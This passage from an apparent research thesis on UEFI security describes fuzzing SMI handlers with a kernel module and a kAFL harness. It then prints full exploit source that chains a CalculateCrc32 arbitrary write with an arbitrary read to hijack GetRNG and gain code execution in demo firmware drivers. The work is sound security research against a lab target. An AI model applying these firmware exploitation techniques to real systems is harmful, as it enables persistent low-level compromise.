
1. Define the GUID of the SMI manager you wish to trigger.
2. Allocate the payload you want to pass to the SMI handler.
3. Copy the payload to an area of memory within RT_Data, which is an area dedicated to runtime data used in UEFI.
4. Copy all the data within the global structure found (SMM_CORE_PRIVATE_DATA) to ensure the SMM environment is correctly set up.
5. Write to port 0xb2 to trigger the SMI.

Let's take for example an SMI handler with a GUID equal to B5DE30E0-928E-5DFE-BFFC-AD860A376E66 and expecting the following structure as input:

```
typedef struct {
  unsigned long  number;
  char    buff[16];
} SimpleStruct;
```

To perform steps 1, 2 and 5, we extended the kernel module as shown below.

```
...

#define SMI_PORT    0xB2
#define SMI_VALUE   0x0A
```



```
[   40.536941] [SMI_MOD] init
[   40.536946] [SMI_MOD] Start searching
[   40.536947] [SMI_MOD] Scanning range 1000 - 2ffff.
[   40.537591] [SMI_MOD] Scanning range 50000 - 9ffff.
[   40.538891] [SMI_MOD] Scanning range 100000 - 7d00e017.
[   40.593463] [SMI_MOD] SMMC structure: page -> 0xffffea0000034a00 | offset -> 2168
[   40.593469] [SMI_MOD] SMMC signature read: 0x736d6d63
[   40.593469] [SMI_MOD] Dump SMMC range -128 +128:
[   40.593470]     0xffff888000d287f8  0x378daedc
[   40.593471]     0xffff888000d287fc  0x4446f06b
[   40.593472]     0xffff888000d28800  0xab401483
[   40.593472]     0xffff888000d28804  0xa3873c93
[   40.593473]     0xffff888000d28808  0xc68ed8e2
[   40.593473]     0xffff888000d2880c  0x4cbd9dc6
[   40.593474]     0xffff888000d28810  0x65db949d
[   40.593474]     0xffff888000d28814  0x32c3c5ac
[   40.593475]     0xffff888000d28818  0x1000
[   40.593475]     0xffff888000d2881c  0x0000
[   40.593476]     0xffff888000d28820  0x101e
[   40.593476]     0xffff888000d28824  0x0000
[   40.593477]     0xffff888000d28828  0xf4ccbfb7
[   40.593477]     0xffff888000d2882c  0x47fdf6e0
[   40.593478]     0xffff888000d28830  0xa810d49d
[   40.593478]     0xffff888000d28834  0x91c150f1
[   40.593479]     0xffff888000d28838  0x26baccb1
[   40.593479]     0xffff888000d2883c  0x11d46f42
[   40.593480]     0xffff888000d28840  0x8000e7bc
[   40.593480]     0xffff888000d28844  0x81883cc7
[   40.593488]     0xffff888000d28848  0x843dc720
[   40.593489]     0xffff888000d2884c  0x42cbab1e
[   40.593489]     0xffff888000d28850  0x8a5793
[   40.593490]     0xffff888000d28854  0x1b56f378
[   40.593490]     0xffff888000d28858  0xc2702b74
[   40.593491]     0xffff888000d2885c  0x4131800c
[   40.593491]     0xffff888000d28860  0xb58f4687
[   40.593492]     0xffff888000d28864  0xace49cb8
[   40.593492]     0xffff888000d28868  0x0000
[   40.593493]     0xffff888000d2886c  0x0000
[   40.593493]     0xffff888000d28870  0x0000
[   40.593494]     0xffff888000d28874  0x0000
[   40.593494]  => 0xffff888000d28878  0x636d6d73
```

Figure 4.4: SMM_CORE_PRIVATE_DATA structure found

```c

typedef struct {
    unsigned long Data1;
    unsigned int Data2;
    unsigned int Data3;
    unsigned char Data4[8];
} EFI_GUID;

typedef struct {
  unsigned long  number;
  char    buff[16];
} SimpleStruct;

static int mod_init(void)
    EFI_SMM_COMMUNICATE_HEADER *CommBuffer = kmalloc(sizeof(
   EFI_SMM_COMMUNICATE_HEADER), GFP_KERNEL);

    CommBuffer->HeaderGuid.Data1 = 0xED32D533;
    CommBuffer->HeaderGuid.Data2 = 0x99E6;
    CommBuffer->HeaderGuid.Data3 = 0x4209;
    CommBuffer->HeaderGuid.Data4[0] = 0x9C;
    ...
    CommBuffer->HeaderGuid.Data4[7] = 0xA7;

    CommBuffer->MessageLength = sizeof(SimpleStruct);
    CommBuffer->Data = (unsigned char *) ss;

    SimpleStruct *ss = kmalloc(sizeof(SimpleStruct), GFP_KERNEL);
    ss->number=1337;
    char str[] = "abc012";
    memcpy(ss->buff, str, 7);
    ...

    CommBuffer->MessageLength = sizeof(SimpleStruct);
    CommBuffer->Data = (unsigned char *) ss;
    ...

    // Copy CommBuffer in RT_DATA_Address_Ptr
    ...

    iowrite32(RT_DATA_Address_Ptr, smm_core_private_data_ptr +
   CommBuffer_offset);
    iowrite16(sizeof(EFI_SMM_COMMUNICATE_HEADER),
   smm_core_private_data_ptr + CommBuffer_size_offset);

    ...

    // Trigger an SMI
    outb(SMI_VALUE, SMI_PORT);
}
```


The kernel module shown does not cover step 3. To find the RT_Data memory area, you can simply run the *memmap* command from the UEFI shell, which will return a screen showing how memory is mapped, including RT_Data.

Once we have the kernel module able to automatically find the target structure and triggering the SMI, the idea is to use kAFL/Nyx together with the kernel module to fuzz the SMI handlers. kAFL/Nyx is a fuzzer for x86 VMs designed primarily for firmware and kernels that exploits Intel VT, Intel PT, and Intel PML technologies, so it is an ideal tool in this case.

During our tests, the kernel module was not used directly to test the interaction of kAFL with SMI handlers, but a user-space program was used to fuzz an SMI handler using the values provided by kAFL. The following is a snippet of code from this program:


```
...
#define START_ADDR          0x0009E020
#define BUFF_ADDR           0x7E6CA178
#define SIZE_ADDR           BUFF_ADDR+8

...

struct EfiMmCommHeader {
  struct EfiGuid         HeaderGuid;
  uint64_t               MessageLength;
  struct SimpleStruct Data;
};

...

int DoTheWrite(off_t target, unsigned int writeValue) {
    int fd = open("/dev/mem", O_RDWR | O_SYNC);
    ...

    void* mapBase = mmap(NULL, MAP_SIZE, PROT_READ | PROT_WRITE,
   MAP_SHARED, fd, target & ~MAP_MASK);
    ...

    void* virtualAddress = mapBase + (target & MAP_MASK);
    *((unsigned int *) virtualAddress) = writeValue;
    ...
}

void SMI() {
    ...
    outb(SMI_TRIGGER, SMI_TRIGGER_PORT);
}

int agent_init(int verbose)
{
  host_config_t host_config;

  // set ready state
  kAFL_hypercall(HYPERCALL_KAFL_ACQUIRE, 0);
  kAFL_hypercall(HYPERCALL_KAFL_RELEASE, 0);

  kAFL_hypercall(HYPERCALL_KAFL_GET_HOST_CONFIG, (uintptr_t)&host_config
  );

  agent_config_t agent_config = { 0 };
  ...
  agent_config.coverage_bitmap_size = host_config.bitmap_size;
  kAFL_hypercall(HYPERCALL_KAFL_SET_AGENT_CONFIG,
           (uintptr_t)&agent_config);

  return 0;
}

void SendCommBuffer(char *commbuff)
{
    for (int i=0; i < sizeof(struct EfiMmCommHeader); i+=4) {
      memcpy(&value, commbuff+i, 4);
      DoTheWrite((START_ADDR+i),value);
    }
}

int main(int argc, char **argv)
{
    int ret;

    kAFL_payload *pbuf = malloc_resident_pages(PAYLOAD_MAX_SIZE /
   PAGE_SIZE);
    agent_init(1);

    kAFL_hypercall(HYPERCALL_KAFL_SUBMIT_CR3, 0); // need kernel CR3!
    kAFL_hypercall(HYPERCALL_KAFL_GET_PAYLOAD, (uint64_t)pbuf);

    unsigned int addressToOverwrite = 0;
    unsigned int addressToUse       = 0;

    ...

    while (1) {
        ...

        SendCommBuffer((char *)&commBuffer);
        DoTheWrite(BUFF_ADDR, START_ADDR);
        DoTheWrite(SIZE_ADDR, commBuffer.MessageLength);
        SMI();

  kAFL_hypercall(HYPERCALL_KAFL_RELEASE, 0);
  kAFL_hypercall(HYPERCALL_KAFL_NEXT_PAYLOAD, 0);
  kAFL_hypercall(HYPERCALL_KAFL_ACQUIRE, 0);
    }

    return 0;
}
```

Running kAFL enables the harness to trigger the SMI, but an ASSERT in the NYX code (Figure 4.6) is triggered at the moment of SMI invocation, as shown in Figure 4.5. This error could have multiple underlying causes, with one prominent factor being the chipset compatibility with SMM support. Typically, QEMU utilizes the Q35 chipset for testing firmware built with edk2, which is specifically designed to support SMM. Conversely, kAFL uses a custom chipset, which might contribute to the issue, although it is not necessarily the sole cause for the assert error.



```
Worker-00 Entering fuzz loop..
qemu-system-x86_64: /home/francesco/kAFL/kafl/qemu/nyx/snapshot/memory/backend/nyx_dirty_ring.c:110: dirty_ring_collect: Assertion
 `(slot & 0xFFFF0000) == 0' failed.
[QEMU-NYX] Abort detected (pid: 2553 / signal: 6)
[QEMU-NYX] backtrace() returned 19 addresses:
[QEMU-NYX]      /home/francesco/kAFL/kafl/qemu/x86_64-softmmu/qemu-system-x86_64(qemu_backtrace+0x34) [0x56278d465be4]
[QEMU-NYX]      /home/francesco/kAFL/kafl/qemu/x86_64-softmmu/qemu-system-x86_64(+0x67dca6) [0x56278d465ca6]
[QEMU-NYX]      /lib/x86_64-linux-gnu/libc.so.6(+0x42520) [0x7f946fa42520]
[QEMU-NYX]      /lib/x86_64-linux-gnu/libc.so.6(pthread_kill+0x12c) [0x7f946fa96a7c]
[QEMU-NYX]      /lib/x86_64-linux-gnu/libc.so.6(raise+0x16) [0x7f946fa42476]
[QEMU-NYX]      /lib/x86_64-linux-gnu/libc.so.6(abort+0xd3) [0x7f946fa287f3]
[QEMU-NYX]      /lib/x86_64-linux-gnu/libc.so.6(+0x2871b) [0x7f946fa2871b]
[QEMU-NYX]      /lib/x86_64-linux-gnu/libc.so.6(+0x39e96) [0x7f946fa39e96]
[QEMU-NYX]      /home/francesco/kAFL/kafl/qemu/x86_64-softmmu/qemu-system-x86_64(+0x68d367) [0x56278d475367]
[QEMU-NYX]      /home/francesco/kAFL/kafl/qemu/x86_64-softmmu/qemu-system-x86_64(nyx_snapshot_nyx_dirty_ring_restore+0x38) [0x5627
8d475a98]
[QEMU-NYX]      /home/francesco/kAFL/kafl/qemu/x86_64-softmmu/qemu-system-x86_64(+0x679167) [0x56278d461167]
[QEMU-NYX]      /home/francesco/kAFL/kafl/qemu/x86_64-softmmu/qemu-system-x86_64(fast_reload_restore+0x41) [0x56278d4619d1]
[QEMU-NYX]      /home/francesco/kAFL/kafl/qemu/x86_64-softmmu/qemu-system-x86_64(synchronization_disable_pt+0xce) [0x56278d46353e]
[QEMU-NYX]      /home/francesco/kAFL/kafl/qemu/x86_64-softmmu/qemu-system-x86_64(handle_kafl_hypercall+0x9f4) [0x56278d477554]
[QEMU-NYX]      /home/francesco/kAFL/kafl/qemu/x86_64-softmmu/qemu-system-x86_64(kvm_cpu_exec+0x538) [0x56278d3b13e8]
[QEMU-NYX]      /home/francesco/kAFL/kafl/qemu/x86_64-softmmu/qemu-system-x86_64(+0x5a0714) [0x56278d388714]
[QEMU-NYX]      /home/francesco/kAFL/kafl/qemu/x86_64-softmmu/qemu-system-x86_64(+0xa7d89b) [0x56278d86589b]
[QEMU-NYX]      /lib/x86_64-linux-gnu/libc.so.6(+0x94b43) [0x7f946fa94b43]
[QEMU-NYX]      /lib/x86_64-linux-gnu/libc.so.6(+0x126a00) [0x7f946fb26a00]
[QEMU-NYX] Error: Exit after SIGABRT. Check logs for details.
```

Figure 4.5: kAFL Execution stack trace



```
static inline void dirty_ring_collect(nyx_dirty_ring_t          *self,
                                      shadow_memory_t           *shadow_memory_state,
                                      snapshot_page_blocklist_t *blocklist,
                                      uint64_t                   slot,
                                      uint64_t                   gfn)
{
    /* sanity check */
    assert((slot & 0xFFFF0000) == 0);

    slot_t *kvm_region_slot = &self->kvm_region_slots[slot & 0xFFFF];

    if (test_and_set_bit(gfn, (void *)kvm_region_slot->bitmap) == false) {
        kvm_region_slot->stack[kvm_region_slot->stack_ptr] = gfn;
        kvm_region_slot->stack_ptr++;
    }
}
```

Figure 4.6: NYX Assert withing *nyx_dirty_ring.c* [35]

As previously discussed, fuzzing SMI handlers introduces complexities related to privileged instructions and dedicated memory areas. The error encountered in this context serves as a testament to the inherent challenges associated with SMI fuzzing.

4.3.1 Evaluation

A big advantage of this approach, similar to efi_fuzz, is that no source code is required. Moreover, due to the efficiency of kAFL, the fuzzing process is notably fast. Additionally, SMM is an ideal target, as a vulnerability in an SMM driver can potentially grant privileges at ring -2.

Speaking of disadvantages, it should be pointed out that since source code is not available, reverse engineering techniques become necessary to discern the expected structure by the SMI handler. This step is crucial to make the fuzzing process targeted and more efficient.

Chapter 5

Exploitation

After finding vulnerabilities within Demo 1, the subsequent objective was to chain them together to construct an exploit.

In this demonstration, the UEFI shell was chosen as the entry point, necessitating the creation of a UEFI application.

To achieve arbitrary write capability, we leveraged the CalculateCrc32 protocol, a component of the boot services. This protocol is responsible for computing the CRC32 and storing the result at a memory address supplied by the user, all without conducting any boundary checks. To exploit this vulnerability and enable the writing of arbitrary values, we constructed a table containing the inverse values of the CRC32. By knowing the desired CalculateCrc32 output, we could deduce the corresponding input required. The credit for discovering and exploiting this vulnerability goes to SEFCOM, the lab at ASU.

By employing this mechanism, we managed to implement the functions ReverseCRC32, GenerateBufferWithHash, and WriteHashToMemory, thereby enabling arbitrary write capabilities.

In addition to these functions, we harnessed another primitive for this exploit, namely an arbitrary read operation confined to the memory space of Bob's driver. This was accomplished by exploiting Bob's Demo1BobDataProvider protocol, which contains a copymem function capable of reading data from a specified memory address.

Now, let's delve into the heart of the exploit. The fundamental concept is to achieve arbitrary code execution within both Alice and Bob.

5.1 Alice

Before delving into the mechanism we intend to exploit, it's essential to establish some context. During the initialization of Alice and Bob's drivers, the variable ALICE-MODE_VARNAME is initially set to "INIT". After a few seconds, it switches to the "RUN" state.

Within Alice's driver, it's evident that whenever Bob calls Demo1AliceProvideData, this function, operating under the RUN mode, computes and returns a random value:

```
RngProtocol->GetRNG (RngProtocol, NULL, sizeof(UINTN), (UINT8 *)Data);
```

With an arbitrary write capability, it becomes possible to track down the address where the GetRNG protocol is defined and replace it with any function of choice. This replacement function will then be executed by Alice, leading to arbitrary code execution within the Alice driver.

5.2 Bob

In the case of Bob, the goal is to manipulate ALICEMODE_VARNAME by setting it to INIT. This will cause Alice to remain in RUN mode, as the mode is stored in a variable local to Alice, while Bob switches to INIT mode. By achieving this, we can then override GetRNG so that Alice executes a function we control. This function will return a pointer to an arbitrary function under our control. When Bob calls Demo1AliceProvideData, he will receive this function pointer. However, since Bob is in INIT mode, the function pointer will be passed to Demo1BobInitModeAction. This, in turn, will execute the function provided by Alice (the one under our control), resulting in arbitrary code execution within Bob's context.

5.3 Exploit

Let's now outline the steps involved in the exploit:

1. **Scanning Memory for bobKey**: The first step is to scan the memory to locate the bobKey. This is achieved using ScanBobsMemory() along with a specific signature (0xDEC0DEBABB1E10AD), which represents a key with read permissions. After finding it, we use the ChangeKeyRights() function to grant the key write permissions, which will be necessary for altering ALICEMODE_VARNAME.

2. **Finding Alice's Memory Region**: With the bobKey address in hand, we can determine the memory region where Alice is allocated. Bob's driver contains the AliceProtocol variable, providing us with information on its location relative to bobKey.
3. **Locating RngProtocol**: Since Alice internally defines RngProtocol, we can navigate from AliceProtocol to RngProtocol by considering the offset between the two.
4. **Overwriting RngProtocol Address**: Having identified RngProtocol, we can simply overwrite its address with a function of our choice, in this case, PayloadRNG. Inside PayloadRNG(), a pointer to the Payload() function is returned.
5. **Changing ALICEMODE_VARNAME**: Next, we proceed to change the value of ALICEMODE_VARNAME using the WriteToEFIVar() function.
6. **Running an Infinite Loop**: It's essential to include an infinite loop to ensure that the PayloadRNG and Payload functions remain allocated.

The exploit code is shown below.

```
#include <Uefi.h>
#include <Library/UefiLib.h>
#include <Library/UefiBootServicesTableLib.h>

#include <Library/DebugLib.h>
#include <Library/TimerLib.h>

#include "../../Demo1_Access_Key/Demo1_Access_Key.h"
#include "../../Demo1_Bob/Demo1_Bob.h"
#include "../../Demo1_Alice/Demo1_Alice.h"
Demo1_Bob_PROTOCOL *BobProtocol = NULL;

#define INIT_MODE 1
#define RUN_MODE 2
#define ALICEMODE_VARNAME L"Alice_Mode"


UINT32 crcTable[256] = {
0x00000000,0x77073096,0xEE0E612C,...,0x5A05DF1B,0x2D02EF8D
};

UINT32 inverseCrcTable[256] = {
0x00000000,0x01db7106,0x026d930a,...,0xfed41b76,0xff0f6a70
};

UINT32
ReverseCRC32(
    IN UINT32 crc
)
{
    UINT32 init = 0xffffffff;
    UINT32 Crc = crc ^ init;
    UINT32 keys[4] = {0};

    UINT32 crc_table_index;
    UINT32 key;
    for (int i = 0; i < 4; i++) {
        crc_table_index = Crc >> 24;
        key = inverseCrcTable[crc_table_index];
        keys[i] = key;
        Crc = (Crc ^ key) << 8;
    }

    char out[5] = {'\0'};
    char char_guess;
    UINT8 crctable_index;
    for (int i = 3; i >= 0; i--) {
        key = keys[i];

        for (int j=0; j<256; j++){
            if (crcTable[j] == key){
                crctable_index = j;
                break;
            }
        }

        char_guess = crctable_index ^ (init % 256);
        init = (init >> 8) ^ key;
        out[3 - i] = char_guess;
    }

    return *(UINT32 *)out;
}

STATIC
VOID
EFIAPI
Payload()
{
    DEBUG((DEBUG_ERROR, "[Exploit] !!! Payload executed !!!\r\n"));
}

STATIC
EFI_STATUS
EFIAPI
PayloadRNG(
    EFI_RNG_PROTOCOL *This,
    EFI_RNG_ALGORITHM *RNGAlgorithm,
    UINTN RNGValueLength,
    UINT8 *RNGValue
)
{
    UINTN *Pointer = (UINTN*)RNGValue;
    *Pointer = (UINTN)&Payload;
    DEBUG((DEBUG_ERROR, "[Exploit] GetRNG hijacked \r\n"));
    return EFI_SUCCESS;
}

EFI_STATUS
EFIAPI
GenerateBufferWithHash(
    IN VOID* Buffer,
    OUT VOID* Hash,
    OUT UINTN* HashLength
    )
{
    UINT32 ReverseHash = ReverseCRC32(*((UINTN *)Buffer));
    *HashLength = sizeof(ReverseHash);
    CopyMem(Hash, &ReverseHash, *HashLength);

    return EFI_SUCCESS;
}

EFI_STATUS
EFIAPI
WriteHashToMemory(
    IN VOID *Hash,
    IN UINTN HashLength,
    IN VOID *Dest
)
{
    EFI_STATUS Status = EFI_SUCCESS;
    Status = gBS->CalculateCrc32((UINTN *)Hash, HashLength, (UINT32 *)
   Dest);
    return Status;
}

CHAR8*
ScanBobsMemory(
    IN UINTN startAddress,
    IN UINTN size,
    IN VOID* searchValue,
    IN UINTN searchValueLength
)
{
    gBS->LocateProtocol(&gDemo1BobProtocolGuid, NULL, (VOID *)&
   BobProtocol);

    if(searchValueLength > size)
        return NULL;

    EFI_STATUS Status = EFI_SUCCESS;
    CHAR8 *Data;

    for(UINTN addr = startAddress; addr < startAddress + size; addr++)
    {
        Status = BobProtocol->Demo1BobDataProvider(BobProtocol, (VOID *)addr, (VOID **)&Data, searchValueLength);
        if(Status == EFI_SUCCESS)
        {
            if(CompareMem((VOID*)Data, searchValue, searchValueLength) == 0)
            {
                FreePool(Data);
                return (CHAR8 *)addr;
            }
            FreePool(Data);
        }
    }
    return NULL;
}

EFI_STATUS
EFIAPI
ChangeKeyRights(
    IN DEMO1_ACCESS_KEY* key
)
{
    UINT32 TargetValue = (UINT32)((ACCESS_KEY_MAGIC << MAGIC_SIZE) + WRITE_ACCESS);
    UINT32 *Hash = AllocatePool(sizeof(UINT32));
    UINTN *HashLength = AllocatePool(sizeof(UINTN));

    GenerateBufferWithHash((VOID*)&TargetValue, (VOID*)Hash, HashLength);
    WriteHashToMemory((VOID*) Hash, *HashLength, (VOID *)&(key->access_key_store[1]));

    return EFI_SUCCESS;
}

EFI_STATUS
EFIAPI
WriteToEFIVar(
    IN CHAR16* EFIVarName,
    IN EFI_GUID efi_guid,
    IN DEMO1_ACCESS_KEY* key,
    IN UINTN* src
)
{
    UINTN BufferSize = sizeof(src);

    EFI_STATUS Status = gST->RuntimeServices->SetAccessVariable (
        EFIVarName,
        &efi_guid,
        EFI_VARIABLE_BOOTSERVICE_ACCESS | EFI_VARIABLE_RUNTIME_ACCESS | EFI_VARIABLE_NON_VOLATILE,
        key,
        BufferSize,
```

```c
        src
        );
    if (EFI_ERROR (Status)) {
        DEBUG ((DEBUG_ERROR, "%a: variable '%s' could not be written - bailing!\n", __FUNCTION__, EFIVarName));
        return Status;
    }

    return EFI_SUCCESS;
}

EFI_STATUS
EFIAPI
ArbitraryCodeExecution_Bob_Entry(
    IN EFI_HANDLE imgHandle,
    IN EFI_SYSTEM_TABLE *sysTable)
{
    DEBUG((DEBUG_ERROR, "[Exploit] Started\r\n"));

    EFI_STATUS Status;
    gBS = sysTable->BootServices;

    /* Locate Access Key Protocol and Bob Protocol*/
    Status = gBS->LocateProtocol(&gDemo1BobProtocolGuid, NULL, (VOID *)&BobProtocol);
    if (EFI_ERROR(Status) || (BobProtocol == NULL))
    {
        DEBUG((DEBUG_ERROR, "%a: Could not locate Bob protocol, Status = \r\n", __FUNCTION__, Status));
        return Status;
    }


    UINTN TargetValue = 0xDEC0DEBABB1E10AD;
    UINTN *Address = (UINTN *)(ScanBobsMemory(0,MAX_UINTN,&TargetValue,sizeof(UINTN))-8);
    DEMO1_ACCESS_KEY *Data = (DEMO1_ACCESS_KEY *)Address;
    DEBUG((DEBUG_ERROR, "[Exploit] Keys Address: 0x%016llx\n", Address));


    ChangeKeyRights(Data);
    DEBUG((DEBUG_ERROR, "[Exploit] Modified key to have write access\r\n"));


    // 0x3e0474f8 <AliceProtocol> -> points to 0x3e04a1d0 <gDemo1_Alice_Protocol>
    // 0x3e047500 <bobKey>
    UINTN OFFSET_BOBKEY_ALICEPROTO = 8;
    UINTN *AliceProtocol_Addr = (UINTN *)((UINTN)Address-OFFSET_BOBKEY_ALICEPROTO);
    DEBUG((DEBUG_ERROR, "[Exploit] AliceProtocol_Addr: 0x%016llx\n",
   AliceProtocol_Addr));
    UINTN gDemo1_Alice_Protocol_Addr = *AliceProtocol_Addr;
    DEBUG((DEBUG_ERROR, "[Exploit] AliceProtocol_Addr: 0x%016llx\n",
   gDemo1_Alice_Protocol_Addr));


    // 0x3e04a1d0 <gDemo1_Alice_Protocol>
    // 0x3e04a240 <Mode>
    // 0x3e04a268 <RngProtocol>
    UINTN OFFSET_ALICEPROTO_RngProto = 152;
    EFI_RNG_PROTOCOL *RngProtocol_Addr = (EFI_RNG_PROTOCOL*) *(UINTN*)(
   gDemo1_Alice_Protocol_Addr + OFFSET_ALICEPROTO_RngProto);
    DEBUG((DEBUG_ERROR, "[Exploit] RngProtocol Address: 0x%016llx\n", (
   UINTN) RngProtocol_Addr));


    RngProtocol_Addr->GetRNG = PayloadRNG;
    DEBUG((DEBUG_ERROR, "[Exploit] %x, RngProtocol_Addr->GetRNG: 0x%016
   llx\n", (UINTN)RngProtocol_Addr, (UINTN) RngProtocol_Addr->GetRNG));
    DEBUG((DEBUG_ERROR, "PayloadRNG addr: %x, Payloa addr: %x",
   PayloadRNG, Payload));

    /* STAGE2: EXPLOIT BOB's MODE */
    MicroSecondDelay(2000000);

    UINTN Mode = INIT_MODE;
    DEBUG((DEBUG_ERROR, "[Exploit] Setting ALICEMODE_VARNAME to
   INIT_MODE: %d\r\n", Mode));
    WriteToEFIVar(ALICEMODE_VARNAME,
        gAliceVariableGuid,
        Data,
        &Mode);
    DEBUG((DEBUG_ERROR, "[Exploit] ALICEMODE_VARNAME set to %d\r\n",
   Mode));

    while(1)
        ;

    DEBUG((DEBUG_ERROR, "[Exploit] Terminated\r\n"));
    return EFI_SUCCESS;
}
```

Chapter 6

Future work

As we have explored in preceding chapters, UEFI presents numerous potential attack vectors, making it challenging to address all of them comprehensively. Furthermore, due to the complexity of UEFI, it often necessitates the chaining of multiple vulnerabilities to fully exploit the system.

One of the most intriguing aspects undoubtedly remains SMM, as its exploitation grants higher privileges than kernel mode. Consequently, the ability to fuzz SMM drivers becomes paramount. The work done so far in SMM, in conjunction with kAFL, can be harnessed for this purpose, solving the problems highlighted by this work and, most notably, enhancing fuzzing capabilities by introducing memory sanitizers. Furthermore, hybrid fuzzing techniques, combining a fuzzer with symbolic execution, can be integrated into this framework.

This approach enables the identification of increasingly elusive vulnerabilities that are typically challenging to uncover through traditional means.

Chapter 7

Conclusion

In this study, we started by introducing UEFI and its numerous potential attack surfaces, delving into how to exploit some of these vulnerabilities.

